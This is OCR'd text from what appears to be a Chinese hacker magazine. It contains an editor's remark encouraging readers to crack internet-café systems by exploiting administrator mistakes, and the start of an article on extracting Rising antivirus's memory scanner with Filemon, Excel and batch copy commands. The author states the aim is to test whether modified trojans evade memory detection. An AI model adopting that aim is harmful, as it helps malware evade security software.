


图9 下载选项

编辑点评：文章针对98无盘网吧，深入点出了其他网吧破解教程的局限性。但文中提到的工具并非所有98无盘通用的。其实对于网吧破解，是没有通用方法的，关键在于了解一定的信息，根据不同的环境，抓住管理员的失误，采用不同的方案。泡泡吧的文章给大家的只是能力上的提高，至于真正破解网吧，还要靠大家努力去探索。






图10 生成临时




图11 查看结果

天天健康警言：

前几天和几个朋友相约去爬华山，其中乐趣自然很多，但是真的很辛苦，回来后，腰酸背痛，就差腿抽筋了，呵呵！这些反应都是正常的，爬次华山你腿都不痛那才叫怪呢。但是回来后的休整期反应却很不一样，一个喜欢运动和探险的朋友洗澡睡了一晚上，第二天照样生龙活虎，看不到一丝疲倦；有几个和我处于一个水平，前一、两天都是浑身痛，腿也都是硬的，无精打采的；不过最狼狈的要数那个做程序的兄弟了，以前还是校足球队主力的他，自从入行做程序，天天呆在电脑前，严重缺乏运动，连小肚子都起来了，我们多次劝他要多锻炼他还不听呢。这次他最惨，从华山回来一个星期都下不了床，像生了一场大病似的，苦不堪言呀！我们时常拿他开玩笑说，这次去华山你亏大了，至少掉了5斤肉，心痛不？他会一本正经地说："我以后一定会加强锻炼，不会一天到晚都呆在电脑前了！"这段时间天涯论坛比较热门的话题就是国内一家著名通讯企业的员工累倒在电脑前，再也没有醒过来。那么，我这些搞程序的兄弟们，你们也要注意自己的身体，别太痴迷电脑，要明白是我们控制电脑，而不是它主宰我们的生活！

剥瑞星的皮　抽瑞星的筋

smallrascal [S.C.T]&[A.V.T]

从本文你可以学到
1、了解瑞星的安装过程和内存杀毒
2、获取对话框或按钮等的标题和类名
3、用VB精简瑞星操作的代码实现

瑞星杀毒软件大家一定都用过吧，虽然查杀毒能力并不很强，但其人性化的界面很容易操作，更主要是随时都在升级病毒库，因此用户比较多。本文主要围绕瑞星一个重要的优点展开：在瑞星安装之前的内存病毒查杀功能，这个功能使安装瑞星的时候能工作在一个无毒的环境中。

恰恰这一点给那些不喜欢使用杀毒者软件，而在某一时刻（如修改木马使其在内存免杀等）要进行内存查毒提供了方便，小弟便是其中的一位。但一个瑞星安装包近70M，每次都要下载那未免太浪费时间，更浪费了国内并不充裕的网络带宽，所以我想要是能把它的"内存查杀病毒"功能单独提取出来，那该多好。说了这么多，一定想动手试试了吧，那就跟着小弟去剥皮抽筋吧！

一、剥皮抽筋　分析根源

首先打开Filemon，忘了介绍一下Filemon了。Filemon是一款文件操作监视工具，不仅可以截获操作与被操作文件名，还可以获取对文件的打开／读／写／关闭等操作，功能相当强大。打开后首先需要设置过滤条件。这个过滤条件设置很有讲究，设置得好往往可以事半功倍。

我们先去瑞星安装文件所在的目录看一下，发现其下有很多文件，而且还有language、plugin、ravbin、regguide、scanbd、shortcut、skin和xmls这8个子目录，记下这些，下面设置过滤时有用。接着先将安装文件所在的目录完整路径填入**"包含"**后面的文本框中，将8个子目录的目录名填入**"排除"**后的文本框中，其作用是仅仅截获安装目录下的文件操作，需截获的文件操作选择**"日志读取"**和**"日志成功"**，如果全选将会产生很多重复项，如图1所示。




图1 设置过滤条件

过滤设置完成后执行瑞星的安装程序，按照步骤操作，直到内存扫描结束，如图2所示。

随后将截获的文件操作列表保存下来。再次进入过滤设置，在"包含"中添加一个子目录名，在"排除"中删除此子目录名，这里选择的是"language"子目录，如图3所示。




图2 内存扫描




图3 重新设置过滤条件

重复瑞星安装步骤至内存扫描结束，同样将截获的操作保存下来。继续替换子目录，直至完成8个子目录。这样就可以获取到所有在安装程序中要使用的文件。我在测试中发现安装程序执行到内存扫描结束时所使用的文件只有安装目录下的文件与language和xmls子目录下的文件，其他子目录下的文件没有被使用。

紧接着就是要处理这些保存截获操作的文件，将需要的文件提取出来。执行MS Office套件中的Excel，打开文件，这里选择的是截获安装目录下的文件。打开后会出现如图4所示的界面，在**"原始数据类型"**中选择**"分隔符号"**，因为Filemon保存的文件是用Tab（制表符）分隔的；在**"文件原始格式"**中选择**"936：简体中文(GB2312)"**，否则文件中的中文字符将变成乱码。设置好后点击"完成"按钮。



图4 打开文件

现在可以看到图5中显示的文件内容，对我们有用的只有E列，也就是文件路径那一列，选中其他列单击右键将其删除，如图5所示。

删除后就只剩下文件路径了，将相同字符替换掉。但是用什么去替换呢？要提取文件必须要拷贝或者移动文件，但手工复制太机械化也太慢，所以可以使用DOS下的copy命令，替换内容不就出来了？如图6所示。

上图中"替换为"中的"."是指当前目录，替换后的结果如图7所示。

大家看上图A列，copy命令有了，源路径也有了，但是目标路径还没有，我们可以巧妙地利用Excel提供的功能将目标路径添加进入。首先在B1的那个单元格中输入完整的目标路径，再将鼠标移到该单

元格右下角，使鼠标指针的样式成为一个“十”字形，最后按下左键拖动至末尾，这样目标路径就产生了，省时省力。

对文件的修改完成后选择“文件”菜单中的“另存为”，将文件保存。不过这里的保存也要设置一下。在“**保存类型**”中选择“**文本文件（制表符分隔）**”，这样就用Tab把每一列替换掉，使其成为一列，而DOS命令认为Tab仅仅是多个空格，对命令没有影响。在“文件名”那栏中输入文件名后直接指定扩展名为“**.bat**”，也就是批处理。如图8所示。




图5 删除无用的信息

